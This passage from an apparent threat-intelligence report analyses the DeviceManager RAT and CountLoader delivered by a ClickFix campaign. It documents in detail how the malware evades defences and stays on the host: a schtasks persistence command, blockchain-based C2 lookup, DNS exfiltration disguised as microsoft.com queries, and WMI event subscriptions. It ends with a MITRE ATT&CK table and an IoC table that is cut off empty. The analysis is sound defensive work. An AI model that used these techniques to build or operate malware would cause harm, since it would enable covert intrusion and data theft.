
DeviceManager Execution through Inno Setup
Initialization and Persistence
Deobfuscating run.pyw reveals the core RAT framework (identified as version 1.3 in source comments). DeviceManager immediately establishes persistence by generating an in-memory XML task definition configured to execute the script via pythonw.exe every 10 minutes (600 seconds). It writes this XML to %TEMP%t.xml and creates the scheduled task by executing:
schtasks.exe /Create /F /TN "MicroUpdaterV1" /XML "%TEMP%t.xml"To minimize forensic artifacts, the script deletes t.xml within a finally code block immediately after task creation.

DeviceManager’s Scheduled Task Persistence
Following persistence setup, DeviceManager instantiates a hardcoded AgentConfig object containing the malware’s operational parameters:
- server_url: Fallback/dummy C2 endpoint (localhost).
- token: Campaign identifier (for DNS C2) and build authentication token (for HTTP C2).
- transport_mode: Communication protocol (DNS).
- contract_address: Ethereum/Polygon smart contract address for C2 resolution.
- rpc_endpoints: List of Web3 RPC endpoints (targeting the Sepolia testnet).
- blockchain_key: Decryption key for decoding C2 addresses retrieved on-chain.
- get_data_selector: Ethereum smart contract function selector for retrieving the C2.

DeviceManager’s Configuration Values
Environment Verification, Evasion and Collection
Before proceeding, the script queries GetUserDefaultUILanguage to check for Commonwealth of Independent States (CIS) language locales. If a target CIS language is detected, DeviceManager executes a self-deletion routine: it removes its scheduled task, deletes its installation directory via cmd.exe, and terminates process execution.
If allowed to run, it hides its console window using user32.ShowWindow and enforces single-instance execution by querying running processes via WMI (wmic process) and creating a host-unique Windows Mutex derived from an MD5 hash of the host’s Machine GUID and Disk ID. DeviceManager then begins collecting extensive system telemetry:
| Collected Information | Method |
|---|---|
| Machine GUID | Queries the Windows Registry key HKLMSOFTWAREMicrosoftCryptographyMachineGuid. Fallback: Generates a SHA-1 hash combining the hostname and architecture. |
| Disk ID (Volume Serial) | Uses the Windows API kernel32.GetVolumeInformationW via ctypes to extract the 8-character Volume Serial Number of the %SystemDrive% (usually C:). Fallback: Generates a SHA-1 hash of the drive letter. |
| Profile GUID (User SID) | Uses Windows APIs advapi32.LookupAccountNameW and advapi32.ConvertSidToStringSidW via ctypes to retrieve and format the current user’s Security Identifier (SID). Fallback: Generates a mock SID starting with S-FALLBACK-. |
| Hostname | Uses Python’s built-in platform.node() function. |
| Username | Uses Python’s getpass.getuser(). Fallback: Reads the %USERNAME% environment variable. |
| OS Version | Spawns a hidden PowerShell process to query WMI/CIM: (Get-CimInstance Win32_OperatingSystem).Caption (stripping the word “Microsoft” from the result). Fallback: Uses Python’s platform.system(), platform.release(), and platform.version(). |
| OS Build | Uses Python’s built-in platform.version() function. |
| Architecture | Uses Python’s built-in platform.machine() function (e.g., returning x64 or AMD64). |
| Antivirus (AV) | Spawns a hidden PowerShell process to query the WMI Security Center: (Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct).displayName. Note: It explicitly filters the results to prioritize reporting third-party AVs over Windows Defender. |
| Domain | Uses the Windows API kernel32.GetComputerNameExW (specifically requesting format 2 for ComputerNameDnsDomain) via ctypes. Fallback: Reads the %USERDNSDOMAIN% environment variable. |
Collected Information By DeviceManager
EtherHiding – Blockchain-based C2 Resolution
To avoid traditional static C2 takedowns, DeviceManager resolves its actual C2 server dynamically via the blockchain, a technique known as EtherHiding. Instead of hardcoding a domain name or IP address that security teams can easily block, sinkhole, or take down, the RAT queries a smart contract on a public blockchain (Ethereum or Polygon) to retrieve its true C2 destination.
To communicate with the blockchain, the RAT needs an RPC (Remote Procedure Call) node. To ensure it can always reach the chain, DeviceManager builds a list of potential endpoints in a chain hierarchy:
- Cache: Previously successful RPC endpoints the RAT has already communicated with.
- Configured RPCs: The endpoints provided in the initial configuration (focusing on Sepolia testnet in this sample).
- Fallbacks: Built-in lists for Sepolia, Polygon, and Ethereum mainnets (_SEPOLIA, _POLYGON, _ETH).
To prevent the consistent generation of the same DNS/TLS requests in the same order, DeviceManager also randomizes these endpoints. Then, the RAT prepares a read-only query to the blockchain using the eth_call JSON-RPC method:
- Target: The hardcoded contract_address from the initial configuration.
- Payload (data): It concatenates the get_data_selector (0x1dcf296b) from the initial configuration with the victim’s device_hash (first 16 characters of MD5(machine_guid + profile_guid + disk_id)). It then pads the device_hash to 64 characters with zeros to match Ethereum’s ABI (Application Binary Interface) 32-byte encoding standards.
Because the device_hash is sent as an argument to the smart contract, the C2 operator can dynamically serve different C2 servers to different victims based on their specific hardware footprint, or serve a null response to victims they suspect are sandboxes.
Analysis of the smart contract’s decompiled EVM bytecode reveals three core functions that govern the C2 infrastructure: a read function (0x1dcf296b) used by DeviceManager to fetch C2 details via a target’s device_hash, a global write function (0xc474520d) allowing the operator to update C2 addresses across the entire botnet, and a targeted write function (0x71c28139) enabling the operator to assign dedicated C2 channels to specific infected devices.

Sample of DeviceManager’s Smart Contract Pseudocode
When the RPC node responds, the data is returned as a long hexadecimal string. DeviceManager strips the 0x prefix and parses the data according to standard Solidity ABI encoding rules (reading the offset, the length of the byte array, and then the actual payload data). If the contract returns valid data, the script moves to decryption.
The string stored on the blockchain is encrypted to prevent security researchers from simply querying the contract and exposing the C2 infrastructure. The operator might have encrypted the payload specifically for this machine, or globally for the whole campaign. DeviceManager iterates through a list of potential keys:
- The device_hash (Targeted C2 resolution)
- The build_tag_token / blockchain_key (Campaign-wide C2 resolutions)
- A global_key (if provided)
It uses the contract_address itself as the nonce_src (Initialization Vector) for the ChaCha20 decryption. This ensures that even if the same key and payload are used across different smart contracts, the resulting ciphertext on the blockchain will look completely different, hindering pattern matching.
Once decrypted, the plaintext string dictates exactly how the RAT should behave next. It checks the very first byte of the decrypted string and if it is 0x00 the RAT configures itself for HTTP POST communication, otherwise for DNS tunneling. The remainder of the string is decoded as standard UTF-8 text, which reveals the actual IP address or domain name of the C2 server. If no port is specified in the string, it automatically appends :53 for DNS or :80 for HTTP.
Analyzing the most recent transaction targeting the smart contract reveals raw EVM calldata invoking the Update Global C2 function (0xc474520d). The payload includes a 32-byte data offset (0x00…0020), a 14-byte data length descriptor (0x00…000e), and the zero-padded encrypted C2 configuration string (8a52d2c69c00d7b889075586b8e0…). Replicating DeviceManager’s ChaCha20 decryption algorithm (keyed via the SHA-256 hash of the blockchain_key and initialized with a 12-byte nonce derived from the smart contract address) decrypts the ciphertext to reveal the underlying C2 configuration: dns://91.92.240[.]100.

Decryption Logic of Global C2 from Latest Transaction
DNS Command and Control Loop
Once the active C2 server and transport protocol are resolved, DeviceManager initiates its command-and-control channel. In this sample, DNS transport was selected, which the malware implements via a lightweight, custom DNS client using raw UDP sockets.
To evade network monitoring, every constructed DNS query appends a hardcoded apex domain (DOMAIN = “microsoft.com”). Because these requests are routed directly to the threat actor’s authoritative server, the C2 backend strips and ignores the microsoft.com suffix. To a network defender inspecting DNS logs, however, the traffic closely mimics legitimate Microsoft host telemetry.
Additionally, DeviceManager automatically splits long subdomain payloads into 63-character chunks, enabling high-volume data exfiltration across encoded query labels. The table below outlines how the RAT maps its internal operations to specific DNS query structures:
| Operation | Record Type | Query Format (Subdomain) | Server Response – Description |
|---|---|---|---|
| Check-in | A | {device_hash}{tag_short}.microsoft.com | An IP address formatted string. If the first octet is 0, it sleeps. The second octet dictates the number of pending tasks (e.g., 1.5.0.0 = 5 tasks). |
| System Info Exfil | TXT | i-{device_hash}-{info_hex}.microsoft.com | 1 (Success). (info_hex={domain}|{av}|{os_ver}|{hostname}|{VERSION}|{tag_short}) |
| Task Polling | TXT | t-{device_hash}-{process_id}.microsoft.com | CSV of tasks: task_id:shell:chunks (the task ID, the execution shell, and how many DNS queries are required). |
| Payload Download | TXT | {device_hash}-{task_id}-{chunk_num}.microsoft.com | A Base64-encoded chunk of the ChaCha20 encrypted payload (command/script). |
| Command Output | TXT | {stream}-{device_hash}-{task_id}-{part}-{chunk}.microsoft.com | Empty/Ignored. Standard output and standard error from the executed commands are chunked, base64-encoded, and exfiltrated back to the operator. |
| Status Update | TXT | r-{device_hash}-{task_id}-{status}-{exit_code}.microsoft.com | 1 (Success). (e.g., exit_code 0 for success, n1 for -1) to close out the task on the C2 server. |
DeviceManager’s C2 DNS Communication

Sample System Info Exfiltration via DNS
DeviceManager supports three command interpreters (CMD, PowerShell, and Python) across two operational modes (in-memory and on-disk). When running in DNS mode, the RAT is hardcoded to execute payloads exclusively in memory, as the DNS transport protocol lacks parameters for mode specification.
| Interpreter/ Method | Memory | Disk |
|---|---|---|
| CMD | Piped directly into cmd.exe /Q /K via standard input (STDIN). Automatically wraps payload with @echo off and exit. | Payload is written to a temporary .bat file (prefix _dm_). Executed via cmd.exe /c <path>, then immediately deleted. |
| PowerShell | Piped directly into powershell.exe -Command – via STDIN. Spawns with: -NoProfile, -NonInteractive, and -NoLogo. | Payload is written to a temporary .ps1 file. Executed with -ExecutionPolicy Bypass -File <path>, then immediately deleted. |
| Python | Piped to the host’s existing sys.executable via STDIN using a wrapper script. The memory wrapper script technically drops the payload into a temporary _dm_task.py file to compile and execute it before deleting it. | The RAT ignores the disk mode flag for Python. |
DeviceManager’s Task Execution Interpreters and Methods
Unused DeviceManager Functionality
Because this sample relied on a hardcoded initialization block, several capabilities built into the codebase remained uninvoked during execution:
HTTP-based C2 Module
Although compiled in the codebase, the HTTP C2 module was bypassed in favor of DNS tunneling. In HTTP mode, DeviceManager communicates exclusively via POST requests transmitting JSON payloads.
- Endpoint & Headers: Requests target the base C2 URL resolved on-chain, using Content-Type: application/json and an Authorization header containing the actor’s authentication token (the 64-character hash from the initial configuration).
- Communication: Unlike the DNS module which encodes operations into distinct record types and subdomains, the HTTP module routes all operations through a single endpoint. Actions are differentiated using the “a” (action) key within the JSON body.
| Operation | Action Key (“a”) | JSON Payload (Body) | Expected Server Response |
|---|---|---|---|
| Check-in | “c” | {“a”: “c”, “machine_guid”: “…”, “hostname”: “…”, “av”: “…”, …} (Injects the entire host fingerprint dictionary) | JSON object containing the assigned device_id (“d”), a new poll timeout (“pt”), and an optional teardown/uninstall flag (“u”). |
| Task Polling | “p” | {“a”: “p”, “d”: “<device_id>”} | JSON object with task details: execution_id, shell, content (payload), timeout_seconds, and exec_mode. Returns HTTP 204 No Content if no tasks exist. |
| Result Submission | “r” | {“a”: “r”, “execution_id”: “…”, “status”: “success”, “exit_code”: 0, “stdout”: “…”, “stderr”: “…”} | Standard HTTP 200 OK indicating the C2 successfully received the output. Raises an error if HTTP >= 400. |
DeviceManager’s HTTP C2 Communication
WMI Event Subscription Persistence
Because the configuration was hardcoded to schtask persistence, DeviceManager’s WMI Event Subscription mechanism was skipped. When activated, the RAT provisions persistent execution in the rootsubscription namespace using four interconnected components:
- Timer Instruction (__IntervalTimerInstruction): Named PythonAppTimer_600. Serves as the heartbeat, firing every 600,000 milliseconds (10 minutes).
- Event Filter (__EventFilter): Named PythonAppUpdateFilter. Listens for the timer event via WQL:SELECT * FROM __TimerEvent WHERE TimerID = ‘PythonAppTimer_600’
- Event Consumer (CommandLineEventConsumer): Named PythonAppUpdateConsumer. Executes the command line:”<path_to_pythonw>” “<path_to_script>”
- Filter-to-Consumer Binding (__FilterToConsumerBinding): Binds PythonAppUpdateFilter directly to PythonAppUpdateConsumer.
Rather than spawning external WMI command-line tools (such as wmic.exe or powershell.exe), DeviceManager leverages ctypes to interact directly with native Windows COM APIs (ole32.dll and oleaut32.dll). This approach bypasses process-lineage detections designed to flag WMI command-line creation.
Conclusion
DOUBLECUP highlights the expanding reach of ClickFix campaigns, providing threat actors with a low-friction, highly reliable payload delivery pipeline. Built with evasion at its core, DOUBLECUP leverages steganography and environmental keying to bypass defenses.
Rather than delivering standard commodity malware, the campaign dropped two highly capable payloads: an updated variant of CountLoader and a newly uncovered RAT named DeviceManager. These RATs demonstrate advanced operational maturity: CountLoader evades process monitoring by copying and header-patching legitimate Windows binaries, while DeviceManager utilizes smart contracts on the Ethereum/Polygon blockchains for resilient C2 infrastructure resolution.
As AI-assisted development accelerates the production of custom threat tooling, static IOCs and basic process-matching rules will no longer suffice. Security teams must prioritize behavioral analytics and telemetry-driven detections to stay ahead of custom loaders and emerging malware families.
MITRE ATT&CK TTPs
| Tactic | Technique ID | Technique Name | Description |
|---|---|---|---|
| Execution | T1204.004 | User Execution: Malicious Copy and Paste | DOUBLECUP gets injected into ClickFix pages. |
| Execution | T1059.001 | Command and Scripting Interpreter: PowerShell | DOUBLECUP uses PowerShell to search and execute the cached steganographic PNG. CountLoader leverages PowerShell for its core architecture and in-memory execution. DeviceManager utilizes PowerShell for disk and in-memory command execution. |
| Execution | T1059.006 | Command and Scripting Interpreter: Python | CountLoader leverages the Python script App.py for process masquerading of PowerShell. DeviceManager utilizes Python for main payload and in-memory command execution. |
| Execution | T1059.003 | Command and Scripting Interpreter: Windows Command Shell | DOUBLECUP uses CMD to search and execute the cached steganographic PNG. CountLoader leverages CMD for execution. DeviceManager utilizes CMD for disk and in-memory command execution. |
| Execution | T1059.004 | Command and Scripting Interpreter: Unix Shell | Mach-O CountLoader uses Unix shell commands to capture system information like ioreg. |
| Execution | T1047 | Windows Management Instrumentation | CountLoader & DeviceManager execute WMI for collecting information (i.e. Win32_Processor, Win32_ComputerSystemProduct, Win32_DiskDrive classes) |
| Execution | T1106 | Native API | DeviceManager uses Python ctypes to execute native Windows API calls like kernel32.GetVolumeInformationW. |
| Persistence | T1053.005 | Scheduled Task/Job: Scheduled Task | DeviceManager creates scheduled tasks for persistence (MicroUpdaterV1, PythonAppUpdater). CountLoader creates scheduled tasks for persistence (GoogleUpdateService<GUID>, MSEdgeUpdateService<GUID>). |
| Persistence | T1547.009 | Boot or Logon Autostart Execution: Shortcut Modification | CountLoader has the capability to modify browser shortcuts (.lnk) to spread and persist. |
| Persistence | T1546.003 | Event Triggered Execution: Windows Management Instrumentation Event Subscription | DeviceManager has the capability of creating a WMI event subscription for persistence. |
| Persistence | T1543.001 | Create or Modify System Process: Launch Agent | Mach-O CountLoader adds a .plist file to the /Library/LaunchAgents folder to maintain persistence. |
| Defense Evasion | T1620 | Reflective Code Loading | DOUBLECUP reflectively loads the decrypted .NET assembly directly into the process’s memory (fileless execution) to avoid writing executable artifacts to disk. |
| Defense Evasion | T1027 | Obfuscated Files or Information | DOUBLECUP obfuscates PowerShell execution using wildcards (pow?r?hell.exe). |
| Defense Evasion | T1480.001 | Execution Guardrails: Environmental Keying | DOUBLECUP’s second stage utilizes the victim’s public IP for the final payload decryption. |
| Defense Evasion | T1140 | Deobfuscate/Decode Files or Information | CountLoader decodes hex strings and utilizes a custom bitwise XOR loop to decrypt the incoming JSON payload from the C2 server. |
| Defense Evasion | T1027.003 | Obfuscated Files or Information: Steganography | DOUBLECUP hides malicious code within steganographic PNG images to bypass detection. |
| Defense Evasion | T1036.003 | Masquerading: Rename Legitimate Utilities | CountLoader renames legitimate utilities and patches PE headers to mimic legitimate system binaries. |
| Discovery | T1082 | System Information Discovery | CountLoader & DeviceManager collect extensive host telemetry including OS version, architecture, and machine GUID. |
| Discovery | T1033 | System Owner/User Discovery | DeviceManager retrieves the active Username (via Python getpass or %USERNAME%). |
| Discovery | T1012 | Query Registry | DeviceManager queries HKLMSOFTWAREMicrosoftCryptographyMachineGuid to obtain the system GUID |
| Discovery | T1016 | System Network Configuration Discovery | DOUBLECUP queries actor-controlled IP echo domains or third-party APIs (like ip-api.com) to resolve and log the victim’s public IP address for telemetry and environmental keying. |
| Discovery | T1083 | File and Directory Discovery | DOUBLECUP searches local browser cache directories (e.g., AppDataLocalMicrosoftEdgeUser Data) to locate the specific staged PNG file based on its exact file size (e.g., 304204 bytes). CountLoader actively checks specific environment paths (%APPDATA%, %LOCALAPPDATA%, %ProgramFiles%, %ProgramW6432%, %ProgramData%) to locate directories associated with targeted applications and browsers. |
| Discovery | T1069.001 | Permission Groups Discovery: Local Groups | CountLoader validates if the current execution context has Administrator privileges by leveraging a WMI StdRegProv call to read HKLM security descriptors, appending an * to the username if elevated. |
| Discovery | T1518.001 | Software Discovery: Security Software Discovery | Both DeviceManager & CountLoader fingerprint the victim for installed security solutions. |
| Command and Control | T1573.001 | Encrypted Channel: Symmetric Cryptography | CountLoader employs a custom rolling bitwise XOR encryption routine and hex-encoding to secure outbound acknowledgments and inbound payload instructions. |
| Command and Control | T1105 | Ingress Tool Transfer | DOUBLECUP, CountLoader & DeviceManager have the capability of downloading further payloads. |
| Command and Control | T1102.001 | Web Service: Dead Drop Resolver | DeviceManager utilizes EtherHiding to resolve its C2 infrastructure via Ethereum/Polygon smart contracts. |
| Command and Control | T1071.004 | Application Layer Protocol: DNS | DeviceManager implements DNS tunneling using raw UDP sockets for data transport and C2 polling. |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | DOUBLECUP uses HTTP GET requests to C2 endpoints (/session/reg, /session/check, /session/signal) to log telemetry, fetch tailored commands, poll for execution readiness, and signal successful infection stages. CountLoader & DeviceManager implement HTTP POST C2. |
Indicators of Compromise (IoCs)
Network Indicators
| Type | Indicator | Description |
|---|---|---|
